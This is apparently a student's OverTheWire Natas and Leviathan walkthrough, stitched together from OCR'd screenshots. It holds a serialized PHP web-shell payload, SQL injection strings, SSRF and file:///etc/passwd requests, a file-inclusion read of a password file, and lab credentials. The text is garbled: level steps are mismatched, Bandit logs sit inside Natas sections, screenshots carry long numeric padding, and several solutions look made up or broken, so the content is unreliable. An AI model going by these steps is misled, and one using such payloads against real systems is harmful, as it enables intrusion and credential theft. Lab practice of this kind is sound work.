Í o20iJMb2dnZXi0jM6e3MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoyMToiawInL25hdGFzMjZfc2hl
bGwucGhwIjtz0jE101ATG9nZ2VvAGluXRNC2cI03M6D0iIjtz0jE101ATG9nZ2VvAGV4aXRNC2ci
03MGNjE61jw/cGhwIGvjaG8gZmlsZV9nZXRfY29udGVudHMoJy9ldGmVbmF0YXNfd2VicGFzcy9uYXrh
czI3Jyk7Pz41030=
```



• Natas Level 26 → Level 27

1. Go to the URL: <http://natas27.natas.labs.overthewire.org>

Credentials :

- Username: natas27
- Password: 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

2. There's a login form. You try normal logins and fail. The hint is: they use MySQL and there's a weird input check. They use something like: php CopyEdit

\$query = "SELECT * FROM users WHERE username='\\$user' AND password='\\$pass"'; But they filter out " and -- and #, etc. So we go around it using SQL injection without quotes.

Also: there's a user with a space in their name → "natas28 " (with trailing space).


3. Step-by-Step Using Curl

- SQL Injection with username trick .

Send this using curl: bash CopyEdit curl -s -u

```
natas27:55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ \ --data
"username=natas28%20&password=dummy"
```

<http://natas27.natas.labs.overthewire.org>



- **Natas Level 27 → Level 28**

1. Go to the URL: <http://natas28.natas.labs.overthewire.org>

Credentials :

- Username: natas28
- Password: ywG9w9Gzc5V3GJgSD3p7tpV0bNR6ZDpp

2. Step-by-Step Solution Plan (Linux +

PHP) This challenge is much easier if

you:

- Understand how ECB encryption splits data into blocks.
- Send specific inputs to observe block behavior.
- Rearrange encrypted blocks to forge your own input.

3. ECB attacks are tricky to pull off with pure curl. You'll likely want a small helper PHP script to test block patterns.

bash CopyEdit

sudo apt update && sudo apt install php-cli

4. Create a PHP helper script

bash CopyEdit

nano ecb-

helper.php

Paste this basic

tester:

phpCopyEdit

<?php

function post(\$str) {

 \$url = "http://natas28.natas.labs.overthewire.org";

 \$auth = "natas28:ywG9w9Gzc5V3GJgSD3p7tpV0bNR6ZDpp";

 \$post = ['query' => \$str];

 \$options = [

 'http' => [

```

'method' => 'POST',
'header' => "Authorization: Basic " . base64_encode($auth) . "\r\n" .
"Content-type: application/x-www-form-urlencoded\r\n",
'content' => http_build_query($post)
]

];

$context = stream_context_create($options);
$response = file_get_contents($url, false, $context);
preg_match("/encrypt\('.*?'')/", $response, $m);
echo "Input: $str\nEncrypted: " . ($m[1] ?? 'Not found') . "\n\n";
}

post("A");
post("AA");
post("AAA");
post("A" . str_repeat("A", 15)); post("A" .
str_repeat("A", 16)); // You'll see block splits
here

```

5. Run:

bash

CopyEdit

php ecb-helper.php

6. Next Step: Craft Payload

You will see encrypted strings start repeating when blocks align. Use that to build a string where one block is "admin" + padding. Then copy that block and inject it into another encrypted token using curl: bash CopyEdit

```

curl -s -u natas28:ywG9w9Gzc5V3GJgSD3p7tpV0bNR6ZDpp \
--data "query=...your encrypted payload..." \
http://natas28.natas.labs.overthewire.org

```



- **Natas Level 28 → Level 29**

1. Go to the URL: <http://natas29.natas.labs.overthewire.org>

Username: natas29

Password: aoXuKygCUEYjPZ1Lw11J9FgWkWT2YbRG

2. Step-by-Step (Easy Linux + curl + script)

- 1) Send a known input

bash

CopyEdit

```
curl -s -u natas29:aoXuKygCUEYjPZ1Lw11J9FgWkWT2YbRG \  
--data "plaintext=$(python3 -c  
'print("A"*64)')"
```

<http://natas29.natas.labs.overthewire.org>

You'll get a response like: pgsql CopyEdit

Encrypted string: <hexstring>

- 2) Extract ciphertext and XOR it with "A" to get the key You can use this simple Python script:

python CopyEdit

```
import binascii
```

```
cipher_hex = "<paste_hexstring_here>" # from response  
cipher_bytes = binascii.unhexlify(cipher_hex)  
key = bytes([b ^ ord('A') for b in cipher_bytes])
```

```
print("Recovered Key (hex):", key.hex())
```

- 3) Now encrypt your custom message, like: python CopyEdit

```
message = b"admin" # or whatever the goal is  
cipher = bytes([message[i] ^ key[i] for i in  
range(len(message))]) print("Encrypted  
payload:", cipher.hex())
```

- 4) Send encrypted payload back

```
curl -s -u natas29:aoXuKygCUEYjPZ1Lw11J9FgWkWT2YbRG \  
--data "plaintext=<your_hex_here>" \  
http://natas29.natas.labs.overthewire.org
```

Filter: Showing all items

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---------|---------|--------|-------|---------|--------|---------|
| 245 | %F4 | 200 | | | 1865 | |
| 247 | %F5 | 200 | | | 1865 | |
| 248 | %F7 | 200 | | | 1865 | |
| 249 | %F9 | 200 | | | 1865 | |
| 252 | %FB | 200 | | | 1865 | |
| 250 | %F9 | 200 | | | 1865 | |
| 251 | %FA | 200 | | | 1865 | |
| 253 | %FC | 200 | | | 1865 | |
| 254 | %FD | 200 | | | 1865 | |
| 255 | %FE | 200 | | | 1865 | |
| 256 | %FF | 200 | | | 1865 | |

Request Response

Raw Headers Hex Render

```

1. HTTP/1.1 200 OK
2. Date: Sat, 16 May 2020 15:10:45 GMT
3. Server: Apache/2.4.10 (Debian)
4. Content-Type: text/html; charset=iso-8859-1
5. Content-Length: 1865
6. Connection: close
7. Content-Type: text/html; charset=iso-8859-1
8. <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01//EN">
9. <html>
10. <head>
11.   <!-- This stuff in the header has nothing to do with the Jquery -->
12.   <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
13.   <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
14.   <script src="http://natas.labs.overthewire.org/js/wechall.js" />
15.   <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
16.   </script>
17.   <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
18.   <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
19.   <script src="http://natas.labs.overthewire.org/js/wechall.js">
20.   </script>
21. 
22.   <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
23. 
24.   <style>
25.     #content {
26.       width:1000px;
27.     }
28.   </style>
29. 
30.   <div id="content">
31.     <div>
32.       <div>
33.         <div>
34.           <div>
35.             <div>
36.               <div>
37.                 <div>
38.                   <div>
39.                     &lt;
40.                     .
41.                     .
42.                     .
43.                     [
44.                     .
45.                     ]
46.                     .
47.                     .
48.                     .
49.                     .
50.                     .
51.                     .
52.                     .
53.                     .
54.                     .
55.                     .
56.                     .
57.                     .
58.                     .
59.                     .
60.                     .
61.                     .
62.                     .
63.                     .
64.                     .
65.                     .
66.                     .
67.                     .
68.                     .
69.                     .
70.                     .
71.                     .
72.                     .
73.                     .
74.                     .
75.                     .
76.                     .
77.                     .
78.                     .
79.                     .
80.                     .
81.                     .
82.                     .
83.                     .
84.                     .
85.                     .
86.                     .
87.                     .
88.                     .
89.                     .
90.                     .
91.                     .
92.                     .
93.                     .
94.                     .
95.                     .
96.                     .
97.                     .
98.                     .
99.                     .
100.                    .
101.                    .
102.                    .
103.                    .
104.                    .
105.                    .
106.                    .
107.                    .
108.                    .
109.                    .
110.                    .
111.                    .
112.                    .
113.                    .
114.                    .
115.                    .
116.                    .
117.                    .
118.                    .
119.                    .
120.                    .
121.                    .
122.                    .
123.                    .
124.                    .
125.                    .
126.                    .
127.                    .
128.                    .
129.                    .
130.                    .
131.                    .
132.                    .
133.                    .
134.                    .
135.                    .
136.                    .
137.                    .
138.                    .
139.                    .
140.                    .
141.                    .
142.                    .
143.                    .
144.                    .
145.                    .
146.                    .
147.                    .
148.                    .
149.                    .
150.                    .
151.                    .
152.                    .
153.                    .
154.                    .
155.                    .
156.                    .
157.                    .
158.                    .
159.                    .
160.                    .
161.                    .
162.                    .
163.                    .
164.                    .
165.                    .
166.                    .
167.                    .
168.                    .
169.                    .
170.                    .
171.                    .
172.                    .
173.                    .
174.                    .
175.                    .
176.                    .
177.                    .
178.                    .
179.                    .
180.                    .
181.                    .
182.                    .
183.                    .
184.                    .
185.                    .
186.                    .
187.                    .
188.                    .
189.                    .
190.                    .
191.                    .
192.                    .
193.                    .
194.                    .
195.                    .
196.                    .
197.                    .
198.                    .
199.                    .
200.                    .
201.                    .
202.                    .
203.                    .
204.                    .
205.                    .
206.                    .
207.                    .
208.                    .
209.                    .
210.                    .
211.                    .
212.                    .
213.                    .
214.                    .
215.                    .
216.                    .
217.                    .
218.                    .
219.                    .
220.                    .
221.                    .
222.                    .
223.                    .
224.                    .
225.                    .
226.                    .
227.                    .
228.                    .
229.                    .
230.                    .
231.                    .
232.                    .
233.                    .
234.                    .
235.                    .
236.                    .
237.                    .
238.                    .
239.                    .
240.                    .
241.                    .
242.                    .
243.                    .
244.                    .
245.                    .
246.                    .
247.                    .
248.                    .
249.                    .
250.                    .
251.                    .
252.                    .
253.                    .
254.                    .
255.                    .
256.                    .

```

Intruder attack 4

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---------|---------|--------|-------|---------|--------|---------|
| 39 | & | 200 | | | 1854 | |
| 40 | . | 200 | | | 1854 | |
| 41 | [| 200 | | | 1854 | |
| 42 |) | 200 | | | 1854 | |
| 43 | * | 200 | | | 1854 | |
| 44 | * | 200 | | | 1854 | |
| 45 | : | 200 | | | 1854 | |
| 46 | - | 200 | | | 1854 | |
| 47 | 200 | 200 | | | 1854 | |
| 48 | / | 200 | | | 1854 | |
| 49 | n | 200 | | | 1854 | |

Request Response

Raw Headers Hex Render

```

1. perl underground 3
</option>
2. <option value="perl underground 4">
3.   perl underground 4
4. </option>
5. <option value="perl underground 5">
6.   perl underground 5
7. </option>
8. </select>
9. </form>
10. <div id="viewsource">
11.   <div TO h4z siuc3?>
12.   </div>
13. </div>
14. </body>
15. </html>
16.
17. 
18. 
19. 
20. 
21. 
22. 
23. 
24. 
25. 
26. 
27. 
28. 
29. 
30. 
31. 
32. 
33. 
34. 
35. 
36. 
37. 
38. 
39. 
40. 
41. 
42. 
43. 
44. 
45. 
46. 
47. 
48. 
49. 
50. 
51. 
52. 
53. 
54. 
55. 
56. 
57. 
58. 
59. 
60. 
61. 
62. 
63. 
64. 
65. 
66. 
67. 
68. 
69. 
70. 
71. 
72. 
73. 
74. 
75. 
76. 
77. 
78. 
79. 
80. 
81. 
82. 
83. 
84. 
85. 
86. 
87. 
88. 
89. 
90. 
91. 
92. 
93. 
94. 
95. 
96. 
97. 
98. 
99. 
100. 
101. 
102. 
103. 
104. 
105. 
106. 
107. 
108. 
109. 
110. 
111. 
112. 
113. 
114. 
115. 
116. 
117. 
118. 
119. 
120. 
121. 
122. 
123. 
124. 
125. 
126. 
127. 
128. 
129. 
130. 
131. 
132. 
133. 
134. 
135. 
136. 
137. 
138. 
139. 
140. 
141. 
142. 
143. 
144. 
145. 
146. 
147. 
148. 
149. 
150. 
151. 
152. 
153. 
154. 
155. 
156. 
157. 
158. 
159. 
160. 
161. 
162. 
163. 
164. 
165. 
166. 
167. 
168. 
169. 
170. 
171. 
172. 
173. 
174. 
175. 
176. 
177. 
178. 
179. 
180. 
181. 
182. 
183. 
184. 
185. 
186. 
187. 
188. 
189. 
190. 
191. 
192. 
193. 
194. 
195. 
196. 
197. 
198. 
199. 
200. 
201. 
202. 
203. 
204. 
205. 
206. 
207. 
208. 
209. 
210. 
211. 
212. 
213. 
214. 
215. 
216. 
217. 
218. 
219. 
220. 
221. 
222. 
223. 
224. 
225. 
226. 
227. 
228. 
229. 
230. 
231. 
232. 
233. 
234. 
235. 
236. 
237. 
238. 
239. 
240. 
241. 
242. 
243. 
244. 
245. 
246. 
247. 
248. 
249. 
250. 
251. 
252. 
253. 
254. 
255. 
256. 

```

Target Positions Payloads Options

② Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

1. GET /index.php?file=89 HTTP/1.1
2. Host: natas29.natas.labs.overthewire.org
3. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Authorization: Basic bmFUYXMyOTphsXJvhGNhaGhlax112ThoZTh4b25naWVuOVViaGU4Yg==
8. Connection: close
9. Upgrade-Insecure-Requests: 1
10.
11.

```

• Natas Level 29 → Level 30

1) URL: <http://natas30.natas.labs.overthewire.org>

Username: natas30

Password: kHqJtLkzpUY2Mw6xCwMXxoPHIHTkzZux

2) Step-by-Step Easy Exploit Plan

1. Send Known Plaintext and Extract Encrypted Data Let's send a block of As:

```
bash CopyEdit curl -s -u
```

```
natas30:kHqJtLkzpUY2Mw6xCwMXxoPHIHTkzZux \ --  
data "plaintext=$(python3 -c 'print("A"*64)')"\ \  
http://natas30.natas.labs.overthewire.org This will  
return something like: pgsql CopyEdit  
Encrypted: <hex>  
MAC: <mac>
```

You'll use this to:

- XOR the ciphertext with As to get the key
- Compute your own message + MAC

2. Python Script to Automate the Attack
Save this script as natas30_xor_attack.py:

```
If you've forged the correct MAC +  
payload: pgsql CopyEdit  
Welcome, admin  
Password: eyJvT9eBaywz0ijgQyW8EbwXnd9nQztF
```

• **Natas Level 30 → Level 31**

1. URL: <http://natas31.natas.labs.overthewire.org>
Username: natas30
Password: kHqJtLkzpUY2Mw6xCwMXxoPHIHTkzZux

2. Step-by-Step Using Linux Commands and Python

- Send known plaintext and capture the response
Send a block of "A"*64:
bash CopyEdit curl -s -u natas30:kHqJtLkzpUY2Mw6xCwMXxoPHIHTkzZux \ --data "plaintext=\$(python3 -c 'print("A"*64))" \ http://natas30.natas.labs.overthewire.org" ➤ You'll get something like:
makefile
CopyEdit

```
Encrypted: e4d909c290d0fb1ca068ffaddf22cbd0...  
MAC: 7c222fb2927d828af22f592134e8932480637c0d
```

- Create a Python script to XOR and forge a payload
Save this as natas30.py:

```
# Replace with actual values  
cipher_hex = "e4d909c290d0fb1ca068ffaddf22cbd0..." # example only  
known_plain = b"A" * 64  
  
# XOR decryption to get key  
cipher_bytes = binascii.unhexlify(cipher_hex[:len(known_plain)*2])  
key = bytes([cipher_bytes[i] ^ known_plain[i] for i in  
range(len(known_plain))])
```

```

# Craft custom payload
payload = b"admin" + b"\x00" * (len(key) - 5) # pad to length

# XOR payload with key
crafted_cipher = bytes([payload[i] ^
key[i] for i in range(len(payload))])
crafted_cipher_hex =
binascii.hexlify(crafted_cipher).decode()

# Create MAC using SHA1
mac = hashlib.sha1(crafted_cipher).hexdigest()

print(f"Crafted payload: {crafted_cipher_hex}")
print(f"MAC:
{mac}")

Run:
bash
CopyEdit
    python3
    natas31.py

```

- Send your forged payload back
- bash CopyEdit curl -s -u
natas31:kHqJtLkzpUY2Mw6xCwMXxoPHIHT
kzZux \ --data
"plaintext=<crafted_payload>&mac=<crafted_m
ac>" \ <http://natas31.natas.labs.overthewire.org>
- command used:
 - curl
 - echo
 - python3
 - grep
 - awk
 - cut
 - xxd
 - base64
 - openssl
 - hexdump
 - sed
 - tr

- **Natas Level 31 → Level 32**

1. URL: <http://natas32.natas.labs.overthewire.org>

Username: natas32 and Password: (*use password from Level 31*)

There's a form that takes a url input. The server fetches that URL and returns the content. Use SSRF (Server-Side Request Forgery) to make the server request internal URLs (like 127.0.0.1) to read files or reach services.

2. Steps Using Linux

Command : 1. Send SSRF
payload to localhost
bash

CopyEdit

```
curl -u natas32:<password_from_level30> \
--data "url=http://127.0.0.1/" \
http://natas31.natas.labs.overthewire.org
```

If that returns some text, you're on the right path.

2. Try internal services or endpoints

bash

CopyEdit

```
curl -u natas32:<password_from_level30> \
--data "url=http://127.0.0.1:80/" \
3. Target internal API if exposed
```

You may discover internal routes or pages showing password for natas32. Keep exploring:

bash

CopyEdit

```
curl -u
natas32:<password_from_level30> \
--data
"url=http://127.0.0.1:80/natas32"\|
http://natas32.natas.labs.overthewiror
```

```
May I come in?
bandit31@bandit:/tmp/alexis12/repo$ git add key.txt
bandit31@bandit:/tmp/alexis12/repo$ git commit -m "Added key.txt"
[master c9dcfac] Added key.txt
 1 file changed, 1 insertion(+)
 create mode 100644 key.txt
bandit31@bandit:/tmp/alexis12/repo$ git push
Could not create directory '/home/bandit31/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X30PnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit31/.ssh/known_hosts).
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

bandit31-git@localhost's password:
Counting objects: 3, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 324 bytes | 0 bytes/s, done.
Total 3 (delta 0), reused 0 (delta 0)
remote: ### Attempting to validate files... ####
remote:
remote: .o0o.o0o.o0o.o0o.o0o.o0o.o0o.o0o.
remote:
remote: Well done! Here is the password for the next level:
remote: 56a9bf19c63d650ce78e6ec0354ee45e
remote:
remote: .o0o.o0o.o0o.o0o.o0o.o0o.o0o.o0o.
remote:
To ssh://localhost/home/bandit31-git/repo
 ! [remote rejected] master -> master (pre-receive hook declined)
```

- **Level 32 → Level 33**

1. You can try sending requests to common paths using curl:

```
Bash CopyEdit curl -u  
natas33:<password_from_level30> \  
data "url=file:///etc/passwd" \  
http://natas33.natas.labs.overthewire.org
```

- Look for any hints or clues in the HTML response. The page may contain information about how to retrieve the password for the next level.

Step 3: Check for SQL Injection

- If the page has a form or a query string, you might want to test for SQL injection vulnerabilities. You can do this by manipulating the URL or using curl to send specific payloads.

Step 4: Use curl for SQL Injection

If you suspect an SQL injection vulnerability, you can try the following command:

```
1curl -u natas32:natas32_password
```

```
"http://natas32.natas.labs.overthewire.org/index.php?username=natas33' OR '1='1' -- -"
```

Step 5: Retrieve the Password

- If successful, the response should reveal the password for Level 33. Look for a line that contains the password.

Step 6: Log in to Level 33

- Once you have the password for Level 33, you can log in using:

```
1curl -u natas33:password_for_natas33 http://natas33.natas.labs.overthewire.org
```

```
create mode 100644 key.txt  
bandit31@bandit:/tmp/alexis12/repo$ git push  
Could not create directory '/home/bandit31/.ssh'.  
The authenticity of host 'localhost (127.0.0.1)' can't be established.  
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X30PnyPSB5tB5RPbhczc.  
Are you sure you want to continue connecting (yes/no)? yes  
Failed to add the host to the list of known hosts (/home/bandit31/.ssh/known_hosts).  
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames.  
  
bandit31-git@localhost's password:  
Counting objects: 3, done.  
Delta compression using up to 4 threads.  
Compressing objects: 100% (2/2), done.  
Writing objects: 100% (3/3), 324 bytes | 0 bytes/s, done.  
Total 3 (delta 0), reused 0 (delta 0)  
remote: ### Attempting to validate files... ####  
remote:  
remote: .000.000.000.000.000.000.000.000.  
remote:  
remote: Well done! Here is the password for the next level:  
remote: 56a9bf19c63d650ce78e6ec0354ee45e  
remote:  
remote: .000.000.000.000.000.000.000.000.  
remote:  
To ssh://localhost/home/bandit31-git/repo  
 ! [remote rejected] master -> master (pre-receive hook declined)  
error: failed to push some refs to 'ssh://bandit31-git@localhost/home/bandit31-git/repo'  
bandit31@bandit:/tmp/alexis12/repo$ exit  
logout  
Connection to bandit.labs.overthewire.org closed. ¶  
[alexis@manjaro ~]$ ssh bandit32@bandit.labs.overthewire.org -p 2220  
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames.
```

- **Natas Level 33 → Level 34**

1. Access the Level .

Open your terminal. Use curl to access the Natas Level 34 page. You will need to provide the username and password for Level 34.

```
1curl -u natas34:natas34_password http://natas34.natas.labs.overthewire.org
```

Replace natas34_password with the actual password for Level 34.

2. Analyze the Response

- Look for any hints or clues in the HTML response. The page may contain information about how to retrieve the password for the next level.

3. Check for Vulnerabilities

- Level 34 typically involves a web application vulnerability, such as a file inclusion vulnerability. You may need to look for a way to exploit this.

4. Use curl to Exploit the Vulnerability

If you find that the page allows for some form of file inclusion, you can use curl to exploit it. For example, if there is a way to include files, you can try to include the password file directly.

- Use curl to access the password file:

```
1curl -u natas34:natas34_password  
"http://natas34.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas35"
```

This command attempts to include the password file for Level 35 directly.

📋 Steps For Leviathan lab

- **Level 0**

1. Connect to the Leviathan server using SSH using

Command : “ssh leviathan0@leviathan.labs.overthewire.org -p 2223”

2. **Username:** leviathan0

3. **Password:** leviathan0

```

leviathan0@gibson:~/backup
└─ Run: "Touch ~/.hushlogin" to hide this message)
[leviathan_31@DESKTOP-RNL338C:~]
$ sshpass -p leviathan0 ssh leviathan0@leviathan.labs.overthewire.org -p 2223
[leviathan_31@DESKTOP-RNL338C:~]
$ ssh leviathan0@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.213.178]:2223)' can't be established.
ED25519 key fingerprint is SHA256:c2iHUBV71hnV1wUXRb4RreclFXCSXhAAM/unerLY.
This host key is known by the following other names/addresses:
  ./ssh/known_hosts:: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[leviathan.labs.overthewire.org]:2223' (ED25519) to the list of known hosts.

[leviathan_31@DESKTOP-RNL338C:~]

  This is an OverTheWire game server.
  More information on http://www.overthewire.org/wargames

leviathan0@leviathan.labs.overthewire.org's password:

[leviathan_31@DESKTOP-RNL338C:~]

Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
Discord or IRC.

Windows PowerShell Type here to search 20:56 23-04-2025

```

• Level 0 → 1

1. List all files, including hidden ones:

Command : ls -la

2. Navigate to the .backup directory :

Command : cd .backup

3. Search for the password within bookmarks.html.

Command : grep leviathan1 bookmarks.html

```

leviathan0@gibson:~/backup
Enjoy your stay!

leviathan0@gibson:~$ ls
leviathan0@gibson:~$ ls -la
total 24
drwxr-x--x 3 root      root      4096 Apr 10 14:23 .
drwxr-x--x 3 root      root      4096 Apr 10 14:24 ..
drwxr-x--- 2 leviathan0  leviathan0 4096 Apr 10 14:23 .backup
-rw-r--r--  1 root      root      220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root      3771 Mar 31 2024 .bashrc
-rw-r--r--  1 root      root      807 Mar 31 2024 .profile
leviathan0@gibson:~$ cd .backup/
leviathan0@gibson:~/backup$ ls
bookmarks.html
leviathan0@gibson:~/backup$ cat bookmarks.html
<!DOCTYPE NETSCAPE-Bookmark-file-1>
<!-- This is an automatically generated file.
     It will be read and overwritten.
     DO NOT EDIT! -->
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
<TITLE>Bookmarks</TITLE>
<H1 LAST_MODIFIED="1160271046">Bookmarks</H1>

<DL><p>
<DT><H3 LAST_MODIFIED="1160249304" PERSONAL_TOOLBAR_FOLDER="true" ID="rdf:#$FvPhC3">Bookmarks Toolbar Folder</H3>
<DD>Add bookmarks to this folder to see them displayed on the Bookmarks Toolbar
<DL><p>
</DL><p>
<HR>
<DT><A HREF="http://www.goshen.edu/art/" ADD_DATE="1133884188" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2WIU71">Art Department</A>
<DT><A HREF="http://www.goshen.edu/art/ed-links.html#links" ADD_DATE="1134961650" LAST_CHARSET="ISO-8859-1" ID="64936479">com for Bartel artwork</A>
<DT><A HREF="http://www.goshen.edu/%7emarvinpb/MB_bio.htm" ADD_DATE="1124894614" LAST_CHARSET="ISO-8859-1" ID="13861712">Bio</A>
<DT><A HREF="http://www.goshen.edu/art/ed/art-ed-links.html#links" ADD_DATE="1131475783" LAST_CHARSET="ISO-8859-1" ID="66650012">links</A>
<DT><A HREF="http://www.goshen.edu/art/ed/creativitykillers.html" ADD_DATE="1101295712" LAST_CHARSET="ISO-8859-1" ID="63341225">Creativity <b>Killers</b></A>
<DT><A HREF="http://www.bartelart.com/arted/transfer.html" ADD_DATE="1144619369" LAST_CHARSET="ISO-8859-1" ID="90301948">Teaching for <strong>Transfer</strong> of Learning</A>
<DT><A HREF="http://www.bartelart.com/arted/questions.html" ADD_DATE="1158993029" LAST_CHARSET="ISO-8859-1" ID="51087167">Teaching with <strong>Questions</strong></A>
<DT><A HREF="http://www.goshen.edu/art/ed/d-list.html" ADD_DATE="1118854568" LAST_CHARSET="ISO-8859-1" ID="56772033">Rituals</A>
<DT><A HREF="http://www.goshen.edu/art/ed/Bird.html" ADD_DATE="1113759961" LAST_CHARSET="ISO-8859-1" ID="60210064">Bird Rituals</A>
<DT><A HREF="http://www.goshen.edu/art/ed/quest40.html" ADD_DATE="1119798823" LAST_CHARSET="ISO-8859-1" ID="72363075">Conversation Game</A>
<DT><A HREF="http://www.goshen.edu/art/ed/quest40.html" ADD_DATE="1146165797" LAST_CHARSET="ISO-8859-1" ID="25918861">Sources of Authentic Inspiration</A>
<DT><A HREF="http://www.goshen.edu/art/ed/self.html" ADD_DATE="1104193375" LAST_CHARSET="ISO-8859-1" ID="46187139">Ideas for Art Content and Topics</A>

```

```

leviathan1@gibson: ~
<DT><a href="http://www.sparks-fanatics.com/" ADD_DATE="1122451582" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Sparks</A>
<DT><a href="http://www.synthpool.com/pics.html" ADD_DATE="1119105886" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Synthesizers</A>
<DT><a href="http://www.msu.edu/user/svoboda1/taxi_driver/" ADD_DATE="1120334926" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Travis</A>
<DT><a href="http://www.parlomaticians.com/virgin suicides.html_3/" ADD_DATE="1100798213" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Virgin Suicides</A>
<DT><a href="http://www.warholstars.org/" ADD_DATE="1151503884" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Warhol</A>
<DT><a href="http://www.x-rayspex.com/" ADD_DATE="1121479563" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">X-Ray Spex</A>

</DL><p>
leviathan0@gibson:~/..> backup$ string leviathan0
Command 'string' not found, did you mean:
 command 'spring' from deb ruby-spring (2.1.1-2)
 command 'spring' from deb spring (106.0+dfsg-3)
 command 'strings' from deb binutils (2.42-4ubuntu2.4)
Try: apt install <deb name>
leviathan0@gibson:~/..> backup$ grep password bookmarks.html
<DT><a href="http://leviathan.labs.overthewire.org/passwordus.html" | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDq" ADD_DATE="1155384634" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">password to leviathan1</A>
leviathan0@gibson:~/..> backup$ logout
Connection to leviathan.labs.overthewire.org closed.

(bhakti_31@DESKTOP-RNL338C) -[~]
$ ls
krypton1 krypton2 krypton4 krypton6
krypton1.save krypton3 krypton5 krypton7

(bhakti_31@DESKTOP-RNL338C) -[~]
$ mkdir -p OTW/Leviathan
(bhakti_31@DESKTOP-RNL338C) -[~]
$ cd OTW/Leviathan
(bhakti_31@DESKTOP-RNL338C) -[~/OTW/Leviathan]
$ cd OTW/Leviathan/
-bash: cd: OTW/Leviathan/: No such file or directory
(bhakti_31@DESKTOP-RNL338C) -[~/OTW/Leviathan]
$ touch 0.txt; echo "leviathan0" > 0.txt
(bhakti_31@DESKTOP-RNL338C) -[~/OTW/Leviathan]
$ echo "PPifm1qsa" > 1.txt

```

Windows taskbar at the bottom: Type here to search, File Explorer, Microsoft Edge, File Explorer, Task View, Taskbar icons, 30°C Haze, ENG, 23-04-2025, 21:10.

• Level 1 → 2

1. Identify the check binary
Command : ls -la
2. Use ltrace to analyze the binary
Command : ltrace ./check
3. When prompted, input a string to observe the comparison.
4. The correct password will be revealed in the output.

```

leviathan2@gibson: ~
Enjoy your stay!
Leviathan1@gibson:~$ ls
check
Leviathan1@gibson:~$ whoami
leviathan1
Leviathan1@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root      root      4096 Apr 10 14:23 .
drwxr-xr-x  83 root      root      4096 Apr 10 14:24 ..
